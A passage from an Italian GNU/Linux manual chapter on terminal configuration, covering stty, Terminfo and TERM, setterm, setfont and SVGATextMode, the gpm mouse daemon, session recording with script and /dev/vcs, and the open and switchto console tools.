Per esempio, si potrebbe ottenere qualcosa di simile al listato seguente:

```
speed 38400 baud; rows 25; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon ixoff
-iuclc -ixany -imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon -iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
-echoctl echoke
```

L'esempio indica in particolare che il carattere **intr** (*interrupt*) viene generato con la combinazione [ *Ctrl+c* ]; il carattere **eof** (*end of file*) viene generato con la combinazione [ *Ctrl+d* ]; il carattere **susp** (*suspend*) viene generato con la combinazione [ *Ctrl+z* ].

### Alcune opzioni

Per comprendere meglio il senso di questo programma, vale la pena di descrivere l'uso di alcune opzioni, anche se nella maggior parte dei casi, **stty** non verrà mai usato per queste cose.

---

`cs8`

Definisce la dimensione dei caratteri a 8 bit.

`hupcl | -hupcl`

Attiva o disattiva l'invio di un segnale di *hungup* (**SIGHUP**) in corrispondenza della conclusione dell'attività dell'ultimo processo, cosa che chiude la connessione con il terminale.

`crtscts | -crtscts`

Attiva o disattiva il flusso di controllo RTS/CTS. Evidentemente, questo tipo di controllo di flusso riguarda i terminali connessi attraverso la porta seriale.

`brkint | -brkint`

Attiva o disattiva l'invio di un segnale di interruzione (**SIGINT**) in corrispondenza dell'invio di un carattere *break*.

`istrip | -istrip`

Attiva o disattiva l'azzeramento dell'ottavo bit dell'input.

`ixon | -ixon`

Abilita o disabilita il controllo di flusso XON/XOFF. Dalla sua abilitazione dipende il funzionamento di caratteri speciali riferiti ai comandi di stop e start (di solito [ *Ctrl+s* ] e [ *Ctrl+q* ]).

`isig | -isig`

Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi interrupt, quit e suspend (di solito [ *Ctrl+c* ], [ *Ctrl+* ] e [ *Ctrl+z* ]).

`icanon | -icanon`

Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi erase, kill, werase e rprnt (di solito [ *Ctrl+?* ], [ *Ctrl+u* ], [ *Ctrl+w* ] e [ *Ctrl+r* ]).

`echo | -echo`

Abilita l'eco dei caratteri inseriti. Senza l'attivazione di questa modalità, non verrebbe visto l'input dalla tastiera.

`echoctl | -echoctl`

`ctlecho | -ctlecho`

Attiva o disattiva l'eco dei caratteri di controllo attraverso la notazione **^*x***, dove *x* è una lettera che varia a seconda del carattere di controllo da visualizzare.

`sane`

Questa opzione è una scorciatoia per definirne una serie numerosa, allo stato predefinito ritenuto generalmente corretto. In pratica implica quanto segue: **cread -ignbrk brkint -inlcr**

**-igncr icrnl -ixoff -iuclc -ixany imaxbel opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0 isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke**; inoltre imposta i caratteri speciali al loro valore predefinito.

Alcuni caratteri speciali

I caratteri speciali abbinati a funzionalità particolari in modo predefinito, possono variare da un sistema all'altro. Per modificare l'attribuzione di un carattere speciale a una certa funzione, si utilizza la sintassi seguente:

`stty` ⟨*nome-funzione*⟩ ⟨*carattere-speciale*⟩

Se al posto del simbolo del carattere speciale si utilizza la stringa **`^-`**, oppure la parola chiave **`undef`**, quella funzionalità viene disabilitata.

Segue l'elenco di alcune parole chiave utilizzate per definire funzionalità a cui si possono attribuire caratteri speciali.

`intr`

Invia un segnale di interruzione (**`SIGINT`**). Normalmente è abbinato al carattere speciale **`^C`**, ovvero alla combinazione di tasti [ *Ctrl+c* ].

`quit`

Invia un segnale di conclusione (**`SIGQUIT`**).

`erase`

Cancella l'ultimo carattere digitato.

`kill`

Cancella la riga corrente.

`eof`

Fine del file, ovvero termina l'input. Normalmente è abbinato al carattere speciale **`^D`**, ovvero alla combinazione di tasti [ *Ctrl+d* ].

`stop`

Ferma l'output. Normalmente è abbinato al carattere speciale **`^S`**, ovvero alla combinazione di tasti [ *Ctrl+s* ].

`start`

Riprende l'output dopo uno stop. Normalmente è abbinato al carattere speciale **`^Q`**, ovvero alla combinazione di tasti [ *Ctrl+q* ].

`susp`

Invia un segnale di stop del terminale (**`SIGTSTP`**), cosa che generalmente fa sì che la shell metta il processo sullo sfondo. Normalmente è abbinato al carattere speciale **`^Z`**, ovvero alla combinazione di tasti [ *Ctrl+z* ].

Vedere *stty.info* oppure *stty(1)*.

### 25.3.3 Termcap e Terminfo

Il primo tipo di terminale, la telescrivente, non poneva problemi particolari di configurazione: la tastiera permetteva di inserire numeri, simboli e caratteri dell'alfabeto inglese, a volte senza poter distinguere tra maiuscole e minuscole, e la stampante emetteva un normale flusso di testo interrotto da un codice di interruzione di riga.

Quando il terminale attuale viene usato ancora in questo modo, non si pongono problemi di configurazione, perché non è importante sapere le dimensioni (in caratteri) dello schermo, e non importa sapere come spostare il cursore sullo schermo.

Nel momento in cui si utilizza un programma che sfrutta lo schermo nel modo cui si è abituati di solito, mostrando bordi, colori, caselline da riempire, si ha la necessità di usare la tastiera anche per spostare il cursore, cancellare, inserire, attivare funzioni speciali. Quindi, lo schermo deve essere in grado di fare di più che visualizzare semplicemente un flusso di caratteri, deve interpretare delle sequenze particolari come la richiesta di utilizzare un colore particolare, di disegnare un bordo,...

Così, la tastiera non serve solo per scrivere lettere, numeri, punteggiatura e terminare le righe con un ritorno a carrello. Adesso occorre utilizzare anche i tasti che spostano il cursore, occorre assegnare funzionalità particolari a tasti che permettono la modifica del testo e a tasti funzionali programmabili.

Nella storia dell'informatica sono esistiti una quantità enorme di tipi diversi di terminali, intesi come complesso tastiera+schermo, e ognuno con piccole differenze rispetto agli altri. Per fare in modo che i programmi che richiedono funzionalità superiori a quelle di una normale telescrivente possano adattarsi ai vari tipi di terminale, viene utilizzato un sistema di configurazione predefinito contenente tutte le informazioni necessarie.

Di questo sistema di configurazione ne esistono due tipi: Termcap e Terminfo. Il primo è il più antico ed è ormai obsoleto, ma viene mantenuto per motivi storici e probabilmente per assicurare la compatibilità con i programmi più vecchi.

Il sistema Termcap è formato soltanto da un file di testo collocato nella directory `/usr/share/misc/` (`/usr/share/misc/termcap`), e il suo contenuto assomiglia vagamente a quello del file `/etc/printcap` (il file di definizione delle stampanti).

Il sistema Terminfo è invece qualcosa di più complesso. È costituito da tanti file, uno per ogni tipo di terminale, distribuiti su una serie di directory. Il punto di partenza di questa struttura dovrebbe essere la directory `/usr/share/terminfo/`, ma se la propria distribuzione GNU/Linux non è organizzata perfettamente, potrebbe trovarsi in `/usr/lib/terminfo/`. Se ci si trova in difficoltà potrebbe essere conveniente la creazione di un collegamento simbolico che renda validi entrambi i percorsi.

A partire da `terminfo/` si diramano una serie di directory composte da un solo carattere, corrispondente all'iniziale dei nomi di terminale che contengono. Il listato seguente, mostra solo un estratto minimo di questa struttura.

```
terminfo
|-- 1
|-- 2
|-- 3
...
|-- a
|   `-- ansi
|-- b
|-- c
...
|-- l
|   `-- linux
...
|-- v
|   |-- vt100
|   `-- vt220
...
|-- x
|   `-- xterm
...
```

Se la definizione di un tipo di terminale può essere adatta a diversi nomi, si utilizzano normalmente dei collegamenti simbolici.

I file di definizione del sistema Terminfo sono il risultato di una compilazione attraverso il programma **`tic`**.

La directory `/usr/share/terminfo/`, oppure `/usr/lib/terminfo/`, è il punto di partenza predefinito per il sistema Terminfo, ma questo può essere alterato utilizzando la variabile di ambiente **`TERMINFO`**, per indicare una directory differente. Volendo è possibile personalizzare il sistema Terminfo creando una struttura analoga a partire da `~/.terminfo/`, cioè dalla directory `.terminfo/` nella propria directory personale.

### 25.3.4 Variabile TERM

La variabile di ambiente **`TERM`** è il mezzo attraverso cui si definisce il tipo di terminale che si utilizza. Normalmente viene impostata automaticamente nel modo più opportuno, con il nome di terminale la cui configurazione deve essere letta da Termcap o da Terminfo.

Quando è impostata in modo errato, si possono presentare due situazioni: il nome del terminale non è previsto, oppure il terminale che si utilizza effettivamente non è compatibile con la definizione contenuta in questa variabile. Nel primo caso, quando si avvia un programma che richiede l'utilizzo di tutto lo schermo, viene segnalato l'errore e, a seconda dei casi, il programma si avvia ugualmente facendo riferimento a un terminale elementare, oppure si rifiuta semplicemente di funzionare.

```
Unknown terminal: pippo
```

```
Check the TERM environment variable.
Also make sure that the terminal is defined in the terminfo database.
```

Nel secondo caso, il terminale ha invece un comportamento insolito, per diversi aspetti: si possono notare simboli strani sullo schermo, la tastiera potrebbe non rispondere nel modo consueto, lo schermo potrebbe essere ridisegnato solo parzialmente,...

### 25.3.5 Adattabilità di un programma e abilità dell'utilizzatore

A questo punto dovrebbe essere chiaro che sia la tastiera che lo schermo funzionano in maniera differente a seconda dell'apparecchiatura fisica a disposizione e del tipo di configurazione a cui si fa riferimento per il terminale. Per esempio, il fatto che su una tastiera sia presente il tasto [ *Canc* ], non vuol dire necessariamente che poi questo darà i risultati che ci si aspetta: la sua pressione potrebbe non avere alcun effetto, oppure potrebbe dare un risultato diverso da ciò che ci si aspetta.

Dipende dal nome scelto nel sistema di configurazione dei terminali se questo è in grado di gestire il segnale generato dal tasto [ *Canc* ] della propria tastiera e se il significato che a questo viene attribuito corrisponde alle aspettative.

Volendo fare un esempio più concreto e anche piuttosto comune, si può provare a confrontare il funzionamento del programma **mc** (Midnight Commander), utilizzando la definizione di un terminale differente dal solito, per esempio **ansi-mono**.

$ **TERM=ansi-mono**

$ **export TERM**

Si osserverà, prima di tutto, che mancano i colori, che alcune bordature non sono corrette, che i tasti funzionali non danno più l'effetto desiderato.[1]

Alle volte ci si trova veramente davanti a terminali che non possono offrire più di tanto, magari perché si sta operando da attraverso connessione remota con un programma che è in grado di emulare solo alcuni vecchi tipi di terminale.

Allora entrano in gioco due elementi:

- le alternative offerte dal programma, per cui una stessa cosa può essere ottenuta in modi differenti, per poter essere utilizzato anche in presenza di terminali con poche potenzialità;
- l'abilità dell'utente di adattarsi alle diverse situazioni.

L'esempio tipico di questo genere di programmi è dato dalle interpretazioni recenti di VI. Quasi tutti questi programmi sono in grado di gestire i tasti freccia, [ *Ins* ] e [ *Canc* ]. Ma quando questi non sono disponibili, si può ritornare all'uso tradizionale con i comandi **h**, **j**, **k** e **l**, per spostare il cursore, **i** e **x** per inziare l'inserimento e per cancellare.

Ciò significa che, quando si studia un nuovo programma, non si devono disdegnare i comandi apparentemente antiquati, perché sono quelli che poi permettono di «tirarsi fuori dai guai».

### 25.3.6 Ripulitura dello schermo

Esistono due situazioni in cui si può avere la necessità di ripulire lo schermo: quando si scrive uno script e si vuole ripulire tutto per mostrare un messaggio all'inizio dello schermo, e quando lo schermo sembra impazzito.

Per questo si utilizzano due programmi: **clear** e **reset**. Questi, in realtà, si avvalgono di un terzo che ha funzioni più generali: **tput**.

`clear`

**clear** chiama **tput** con l'argomento **clear**, allo scopo di ripulire lo schermo e ricominciare dalla prima posizione in alto dello schermo.

`reset`

**reset** chiama **tput** con una serie di argomenti volti a reinizializzare il terminale. È particolarmente utile l'uso di questo programma quando sullo schermo non appaiono più delle lettere normali. In tal caso, si può scrivere **reset** e premere [ *Invio* ] alla cieca. Di solito funziona.

Se si vuole sperimentare questa situazione, basta fare un **cat** di un file binario, per esempio un programma qualunque, per non potere più leggere quello che si scrive.

In ogni caso, questi programmi, avvalendosi di **tput**, funzionano solo in base a quanto conosciuto per mezzo di Terminfo o Termcap. Se la variabile **TERM** non contiene il nome corretto, oppure se questo non è presente nel sistema di configurazione dei terminali, a nulla serve un **reset**.

Vedere: *tput(1)*, *clear(1)* e *reset(1)*.

---

[1] Per terminare l'utilizzo di **mc** si può scrivere semplicemente il comando **exit** seguito da [ *Invio* ].

### 25.3.7 Definizione degli attributi del terminale con setterm

Il sistema Terminfo permette di conoscere le stringhe (i comandi) corrispondenti a determinate azioni per il terminale che si utilizza. Attraverso il programma **`setterm`** si può impostare in qualche modo il proprio terminale utilizzando implicitamente tali comandi. La documentazione di **`setterm`**, *setterm(1)*, è stringatissima e quindi insufficiente a comprendere bene tutte le possibilità che si avrebbero a disposizione. Tuttavia si tratta di una tipo di intervento sulla gestione del terminale di importanza marginale, e quindi non vale la pena di preoccuparsene tanto.

`setterm` ⟨*opzione*⟩

Anche se si può utilizzare una sola opzione per volta, quelle disponibili sono molte, e qui ne vengono descritte solo alcune, tanto da mostrare il senso di questo programma di utilità.

Alcune opzioni

`-repeat [on|off]`

Attiva o disattiva la ripetizione automatica del tasto premuto a lungo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

`-foreground {black|blue|green|cyan|red|magenta|yellow|white|default}`

Permette di modificare il colore di primo piano.

`-background {black|blue|green|cyan|red|magenta|yellow|white|default}`

Permette di modificare il colore dello sfondo.

`-inversescreen [on|off]`

Attiva o disattiva l'inversione dei colori dello schermo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

`-clear`

Ripulisce lo schermo.

`-reset`

Reinizializza lo schermo.

## 25.4 Schermi VGA

Le console virtuali, che normalmente utilizzano schermi VGA, possono essere configurate in modo da utilizzare un insieme di caratteri differente da quello standard (il famigerato CP437), e anche per permettere la visualizzazione di più righe ed eventualmente di più colonne.

Il programma migliore per questo genere di cose è **`SVGATextMode`** che permette una configurazione molto dettagliata. Di seguito viene mostrato anche il funzionamento elementare di **`setfont`**.

### 25.4.1 $ setfont

`setfont [`⟨*opzioni*⟩`]` ⟨*file-di-configurazione*⟩

**`setfont`** permette di modificare l'aspetto dei caratteri che vengono visualizzati su uno schermo EGA/VGA delle console virtuali. È molto importante questo programma quando si decide di utilizzare un insieme di caratteri esteso, come ISO 8859-1, per poter visualizzare caratteri come le lettere accentate maiuscole, che non fanno parte della codifica standard di un'interfaccia video a caratteri tipica.

Per ottenere il risultato, **`setfont`** si avvale di file di definizione dei caratteri, collocati nella directory `/usr/lib/kbd/consolefonts/`.

L'esempio seguente serve a ottenere la visualizzazione di caratteri dell'insieme ISO 8859-1 (Unicode), in uno schermo composto da 25 righe.

```
$ setfont /usr/lib/kbd/consolefonts/lat1u-16.psf
```

Eventualmente, se la dimensione dei caratteri non è quella desiderata, si possono provare altri file della famiglia `lat1u-*.psf`.

Vedere *setfont(8)*.

### 25.4.2 # SVGATextMode

`SVGATextMode [`⟨*opzioni*⟩`] [`⟨*Voce-di-configurazione*⟩`]`

**`SVGATextMode`** permette di scegliere un insieme di caratteri video differenti da quelli standard e di ridimensionare lo schermo, in modo da consentire la visualizzazione di più righe e colonne.

**`SVGATextMode`**, per funzionare, non richiede il riavvio del sistema, interviene su tutte le console virtuali, però può entrare in conflitto con altri programmi che accedono direttamente alla gestione della scheda video VGA. Sotto questo aspetto, sarebbe bene limitare l'uso di questo programma ai sistemi su cui non si fanno girare programmi che richiedono la grafica o che emulano altri sistemi operativi.

È necessaria la configurazione con il file `/etc/TextConfig`, piuttosto complesso. Generalmente, questo viene fornito già pronto per essere utilizzato con una scheda video VGA standard, con un insieme di caratteri ISO 8859-1 normale.

Questa configurazione potrebbe andare bene, se non fosse che la codifica scelta non permette la visualizzazione dei caratteri pseudo-grafici utilizzati per le cornici nei programmi a tutto schermo come Midnight Commander (**`mc`**). Sarebbe il caso di modificare il file di configurazione in modo che contenga le righe seguenti, in pratica ritoccando quelle corrispondenti della configurazione originale.

```
Option "LoadFont"
FontProg "/usr/bin/setfont"
FontPath "/usr/lib/kbd/consolefonts"
FontSelect "lat1u-16.psf"   8x16 9x16 8x15 9x15
FontSelect "lat1u-14.psf"   8x14 9x14 8x13 9x13
FontSelect "lat1u-12.psf"   8x12 9x12 8x11 9x11
FontSelect "lat1u-08.psf"   8x8  9x8  8x7  9x7
```

Più avanti, nello stesso file di configurazione sono elencate le varie risoluzioni video a cui si può fare riferimento quando si vuole utilizzare **`SVGATextMode`**.

```
"80x25x8"          25.2   640  680  776  800    400  412  414  449 font  8x16
"80x25x9"          28.3   640  680  776  800    400  412  414  449 font  9x16

"80x28x8"          25.2   640  680  776  800    392  412  414  449 font  8x14
"80x28x9"          28.3   640  680  776  800    392  412  414  449 font  9x14

"80x29x8"          25.2   640  680  776  800    464  490  492  525 font  8x16
"80x29x9"          28.3   640  680  776  800    464  490  492  525 font  9x16

"80x30x8"          25.2   640  680  776  800    480  490  492  525 font  8x16
"80x30x9"          28.3   640  680  776  800    480  490  492  525 font  9x16
```

In base a quanto mostrato, si può tentare di visualizzare una schermata di 80 caratteri per 30 righe, con il comando seguente:

```
# SVGATextMode 80x30x8
```

In generale, non è conveniente modificare la definizione delle risoluzioni disponibili; tuttavia, per approfondire il significato delle righe che compongono l'esempio di configurazione mostrato poco sopra, occorre conoscere in che modo si configura XFree86, in particolare la sezione **`Monitor`**, come descritto nel capitolo 61.

Vedere *SVGATextMode(8)* e *TextConfig(5)*.

## 25.5 Mouse

Il mouse, in un terminale a caratteri, non è una cosa tanto comune. È normale in un ambiente grafico, ma nel caso di GNU/Linux c'è la possibilità di usarlo anche nelle console virtuali. Per gestire un mouse in questa situazione è necessario un demone che si occupi di seguirlo e di fornire ai programmi le informazioni sulle azioni del mouse stesso. Si tratta in pratica di un server per la gestione del mouse. Trattandosi di un server, i programmi con cui si può interagire con il mouse sono dei client e dipendono dal server per il tipo di comunicazione che tra loro deve instaurarsi.

Il server utilizzato normalmente per GNU/Linux è il demone **`gpm`**, il quale ha in particolare il vantaggio di poter essere utilizzato anche con i programmi che non sono fatti per il mouse, per le operazioni di copia-incolla del testo.

In alcune situazioni, la gestione del mouse può diventare conflittuale, per esempio quando si utilizza un cosiddetto *bus-mouse*. In questa situazione non è possibile avere più programmi che leggono contemporaneamente il dispositivo corrispondente al mouse, e questo significa in pratica che non ci può essere in funzione il demone **`gpm`** assieme al sistema grafico X, e nemmeno che possano essere messi in funzione più sistemi grafici contemporaneamente. Il demone **`gpm`** è in grado di risolvere il problema occupandosi da solo del mouse e passando a tutte le altre applicazioni eventuali le informazioni sulle azioni compiute con il mouse stesso.

### 25.5.1 Dispositivo del mouse

Per convenzione, il file `/dev/mouse` dovrebbe corrispondere al dispositivo del mouse. In pratica, si crea un collegamento simbolico con questo nome che punta al dispositivo corrispondente al mouse utilizzato effettivamente. Di solito è lo stesso programma di installazione delle distribuzioni GNU/Linux a farlo.

Nel caso particolare dei mouse seriali, cioè di quelli connessi a una porta seriale, venivano usati in passato i dispositivi `/dev/cua*`. Attualmente, questi sono diventati obsoleti, e al loro posto si fa riferimento ai corrispondenti `/dev/ttyS*`.

Quando la lettura di questo dispositivo può essere solo esclusiva, a causa della sua natura, per evitare conflitti tra i programmi nel modo descritto in precedenza, si può creare il file FIFO `/dev/gpmdata`. Questo viene gestito dal demone **`gpm`** allo scopo di fornire a tutti gli altri programmi che accedono direttamente al mouse le informazioni sulle azioni compiute con lo stesso.

```
# mknod /dev/gpmdata p
```

Il comando appena mostrato è ciò che serve per creare questo file nel caso non sia già disponibile. Per fare in modo che **`gpm`** gestisca questo file e di conseguenza si occupi del mouse in qualunque situazione, deve essere utilizzata l'opzione **`-R`**. Inoltre, se si utilizza il sistema grafico XFree86 è necessario modificare manualmente la sua configurazione (il file `/etc/X11/XF86Config`) nella sezione **`Pointer`**, come si vede nell'esempio seguente:

```
# Pointer section

Section "Pointer"
    Protocol    "MouseSystems"
    Device      "/dev/gpmdata"
```

In pratica, per il sistema grafico X, e per qualunque altro programma che dovesse accedere al dispositivo del mouse direttamente, si deve fare riferimento al tipo di mouse **`MouseSystems`**, utilizzando il file di dispositivo `/dev/gpmdata`.

### 25.5.2 # gpm

`gpm` [⟨*opzioni*⟩]

**`gpm`** è un programma demone in grado di permettere operazioni di copia-incolla con i programmi normali e di fornire, a quelli predisposti, l'accesso a tutte le funzionalità del mouse. Può essere messa in funzione una sola copia del programma alla volta, e di conseguenza è normale che **`gpm`** venga avviato una volta per tutte attraverso la procedura di inizializzazione del sistema.

A meno di fare uso di opzioni particolari, **`gpm`** si aspetta di trovare il collegamento `/dev/mouse` che punti al dispositivo corrispondente al mouse effettivamente a disposizione.

> Se **`gpm`** viene utilizzato con l'opzione **`-R`**, allora si abilita la gestione del file FIFO `/dev/gpmdata`, e tutti gli altri programmi che dovessero accedere direttamente al mouse dovrebbero utilizzare questo file come dispositivo (che si comporta come quello di un mouse **`MouseSystems`**).

#### Alcune Opzioni

`-B` ⟨*sequenza*⟩

Con questa opzione è possibile definire la disposizione dei tasti. Per esempio, **`gpm -B 123`** indica di utilizzare i tasti nella posizione normale: il primo è quello a sinistra, il secondo è quello centrale e il terzo è quello a destra. Nello stesso modo si può indicare una disposizione inversa per facilitare un utente mancino (321).

`-m` ⟨*file*⟩

Permette di indicare un file di dispositivo diverso dal solito `/dev/mouse`.

`-R`

Abilita la gestione del file FIFO `/dev/gpmdata` allo scopo di fornire ad altre applicazioni che accedono direttamente al mouse le informazioni sulle sue azioni.

`-t` ⟨*tipo*⟩

Permette di indicare il tipo di mouse a disposizione. Quando non si specifica questa opzione, il tipo predefinito è **`ms`**, corrispondente a un mouse Microsoft con 2 o 3 tasti.

| Tipo | Sinonimo | Descrizione |
|---|---|---|
| mman | Mouseman | Mouseman. |
| ms | | Microsoft a due o tre tasti e compatibili (predefinito). |
| bare | Microsoft | Microsoft a due tasti. |
| msc | MouseSystems | SystemMouse, tre tasti. |
| sun | | Variante del SystemMouse. |
| mm | MMSeries | |
| logi | Logitech | Alcuni mouse seriali Logitech. |
| ligim | LogiMouse | Mouse Logitech che devono funzionare come mouse Msc. |
| bm | BusMouse | Busmouse Microsoft e compatibili. |
| ps2 | PS/2 | Busmouse PS/2. |
| ncr | | NCR3125pen. |
| wacom | | Tavoletta Wacom. |
| pnp | | Microsoft pnp. |
| ms3 | | Mouse seriali IntelliMouse a tre tasti. |

Tabella 25.3: Elenco dei nomi dei tipi di mouse utilizzabili con l'opzione **`-t`**.

`-2`

Forza un funzionamento a due tasti. In questo modo il primo tasto serve a evidenziare e l'altro a incollare.

`-3`

Forza un funzionamento a tre tasti. In questo modo il primo tasto serve a evidenziare, il secondo a incollare, e il terzo a estendere la zona evidenziata. Questo è il funzionamento predefinito, perché il secondo tasto viene attivato solo a partire dal momento in cui questo viene premuto. Perciò, normalmente, non occorre preoccuparsi di indicare quanti tasti utilizzare.

`-S` ⟨*comandi-speciali*⟩

Permette di definire dei comandi da eseguire in corrispondenza di un triplo clic sul primo e sul terzo tasto.

Utilizzo

Il funzionamento è relativamente semplice. Quando il mouse è riconosciuto dal programma che si sta utilizzando, dipende da questo il modo di gestire e interpretare le azioni compiute con il mouse. Quando il programma non è in grado di controllare il mouse, è possibile utilizzare il supporto alle operazioni di copia-incolla.

Si seleziona una zona dello schermo premendo il primo stato e trascinando fino alla posizione finale. Per incollare si può cambiare console virtuale, per raggiungere l'applicazione all'interno della quale incollare il testo, quindi si preme il secondo tasto, o in mancanza il terzo. Il testo viene inserito come se fosse digitato, quindi occorre che il programma lo permetta.

Il terzo tasto, quando non dovesse servire per incollare, permette di estendere una selezione già iniziata e non completata.

Comandi speciali

L'opzione **`-S`** permette di definire tre comandi, separati con il simbolo due punti (`:`), da eseguire in occasione di un triplo clic con in tasti 1 e 3. In pratica, si tiene premuto il primo o il terzo tasto, e con l'altro (il terzo o il primo rispettivamente) si esegue un triplo clic in rapida successione. Se entro tre secondi dal rilascio dei tasti viene premuto uno dei tre tasti, viene eseguito uno dei comandi indicati nell'argomento di questa opzione.

Per esempio, se si utilizza l'opzione **`-S "echo ciao:echo hello:echo bye"`** e si preme un triplo clic, del tipo descritto, seguito dalla pressione del primo tasto, si ottiene l'esecuzione di **`echo ciao`**, cioè viene visualizzata la parola **`ciao`**. Se invece alla fine si seleziona il secondo tasto, si ottiene la parola **`hello`**. Infine, se si trattava del terzo tasto, si ottiene **`bye`**.

Questo sistema potrebbe essere particolarmente utile per definire un comando per il riavvio del sistema, quando per qualche motivo non si può usare la tastiera per farlo e non si rendono disponibili altre alternative.

Esempi

```
# gpm -t ps2
```

Avvia **`gpm`** predisponendolo per utilizzare un mouse PS/2.

```
# gpm -R -t ps2
```

Avvia **gpm** predisponendolo per utilizzare un mouse PS/2, abilitando la gestione del file `/dev/gpmdata`. Il sistema grafico X, o altri programmi che dovessero accedere direttamente al dispositivo del mouse dovrebbero essere istruiti a utilizzare il dispositivo `/dev/gpmdata`, corrispondente a un mouse **MouseSystems**.

```
# gpm -S "shutdown -h now:shutdown -r now:init 0"
```

Avvia **gpm** definendo i comandi speciali da eseguire in caso di un triplo clic. Se dopo il triplo clic si preme il primo tasto, si conclude l'attività del sistema; se si preme il secondo, si riavvia; se si preme il terzo, si conclude l'attività, ma attraverso una chiamata diretta a **init**.

### 25.5.3 Avvio del servizio di gestione del mouse

Si è accennato al fatto che il demone **gpm** venga avviato normalmente dalla procedura di inizializzazione del sistema, nel modo già stabilito dalla stessa distribuzione GNU/Linux che si utilizza. Se si vogliono gestire funzionalità speciali di **gpm**, come per esempio il file FIFO `/dev/gpmdata`, cosa che si ottiene con l'opzione **-R**, occorre intervenire nello script che avvia questo demone.

Alcune distribuzioni, come RedHat, prevedono un file di configurazione (in questo caso si tratta di `/etc/sysconfig/mouse`) contenente l'assegnamento di variabili di ambiente che poi vengono incorporate e utilizzate nello script di avvio del servizio **gpm**. Tuttavia potrebbe non essere stata prevista la possibilità di aggiungere delle opzioni ulteriori, e in tal caso si deve intervenire direttamente nello script.

Nel caso della distribuzione RedHat, lo script che serve ad avviare e a fermare il servizio **gpm** è `/etc/rc.d/init.d/gpm`, in altre potrebbe trovarsi nella directory `/etc/init.d/` e chiamarsi nello stesso modo o avere un nome leggermente diverso.

## 25.6 Monitoraggio di una sessione di lavoro

L'attività svolta durante una sessione di lavoro attraverso un terminale potrebbe essere registrata volontariamente in modo da annotare le operazioni svolte, eventualmente anche a titolo di prova, come potrebbe essere l'esecuzione di un test di esame.

In aggiunta, le console virtuali di GNU/Linux possono essere osservate attraverso dei dispositivi appositi: `/dev/vcs*`.

### 25.6.1 $ script

`script [-a]` ⟨*file*⟩

**script** è un programma che permette di registrare la sessione di lavoro svolta attraverso un terminale a caratteri. Si avvia il programma, e questo avvia una copia della shell predefinita; da quel momento, tutto ciò che viene digitato ed emesso attraverso il terminale viene memorizzato in un file. Il file può essere indicato nella riga di comando, altrimenti viene creato il file `typescript` nella directory corrente.

L'opzione **-a** permette di continuare la registrazione in un file già utilizzato in precedenza, senza cancellarlo inizialmente.

Per terminare l'esecuzione della registrazione della sessione di lavoro, basta concludere l'attività della shell avviata da **script**; di solito si tratta di utilizzare il comando **exit**.

### 25.6.2 /dev/vcs*

I file di dispositivo `/dev/vcs*`, definiti *virtual console capture device*, possono essere usati per visualizzare lo schermo di una console particolare. Il meccanismo è estremamente banale; basta leggere il loro contenuto: in ogni momento, il risultato che si ottiene da questa lettura è l'immagine dello schermo di quella console particolare che quel dispositivo rappresenta.

```
# cat /dev/vcs1
```

L'esempio mostra la visualizzazione del contenuto dello schermo della prima console virtuale, corrispondente al dispositivo `/dev/tty1`, dell'istante in cui si esegue il comando.

In particolare, il dispositivo `/dev/vcs0` fa riferimento alla console virtuale attiva, mentre i file contrassegnati da un numero finale (diverso da zero) corrispondono alle rispettive console virtuali, identificate in modo preciso tramite quel numero.

## 25.7 Strumenti per la gestione delle console virtuali

Le console virtuali di GNU/Linux sono gestite normalmente attraverso la configurazione del file `/etc/inittab`, in cui, a seconda del livello di esecuzione, si attivano diversi programmi Getty abbinati ad altrettanti terminali o console virtuali. Generalmente, in questo modo, non vengono utilizzate tutte le console virtuali possibili, e quelle rimanenti potrebbero essere sfruttate per altri scopi.

Le console virtuali disponibili possono essere utilizzate per visualizzare in modo continuo informazioni utili sul funzionamento del sistema, come per esempio le informazioni provenienti da un file per le registrazioni del sistema (*log*).

```
# tail -f /var/log/messages > /dev/tty10 &
```

L'esempio mostra l'utilizzo di **`tail`** per visualizzare la fine del file `/var/log/messages` e tutte le righe che gli vengono aggiunte successivamente. Invece di impegnare il terminale dal quale viene avviato, il comando viene messo sullo sfondo (**`&`**) e l'output viene emesso attraverso la decima console virtuale (che si presume fosse disponibile).

### 25.7.1 # open

`open [`⟨*opzioni*⟩`] [--]` ⟨*comando*⟩ `[`⟨*opzioni-del-comando*⟩`]`

**`open`** permette di avviare un comando in una nuova console virtuale (non utilizzata precedentemente). Per non confondere il comando dalle opzioni di **`open`** si utilizza un doppio trattino (**`--`**) per segnalare l'inizio del comando stesso.

Alcune opzioni

`-c` *n*

Questa opzione permette di definire esplicitamente quale console virtuale utilizzare attraverso l'argomento che indica il numero di questa (le console virtuali sono numerate a partire da 1).

`-l`

Fa in modo che il comando venga trattato come se fosse una shell di *login*. Questo comporta l'aggiunta di un trattino (**`-`**) davanti al nome del comando.

`--`

Segna la fine delle opzioni di **`open`** e l'inizio del comando. È necessario l'uso di questo doppio trattino quando il comando da eseguire ha, a sua volta, degli argomenti.

Esempi

```
# open bash
```

Avvia **`bash`** nella prima console virtuale libera.

```
# open -l bash
```

Avvia **`bash`** nella prima console virtuale libera, trattando il processo relativo come una shell di *login*.

```
# open -c 10 -l bash
```

Come nell'esempio precedente, utilizzando espressamente la decima console virtuale.

```
# open -- ls -l
```

Esegue il comando **`ls -l`** utilizzando la prima console virtuale libera. In questo caso, dovendo indicare un comando con argomenti, si è dovuto utilizzare il doppio trattino per segnalare l'inizio del comando stesso.

### 25.7.2 # switchto

`switchto` *n*

**`switchto`** è un programma molto semplice il cui unico scopo è quello di selezionare una particolare console virtuale. Può essere utile in uno script.

Esempi

```
# switchto 11
```

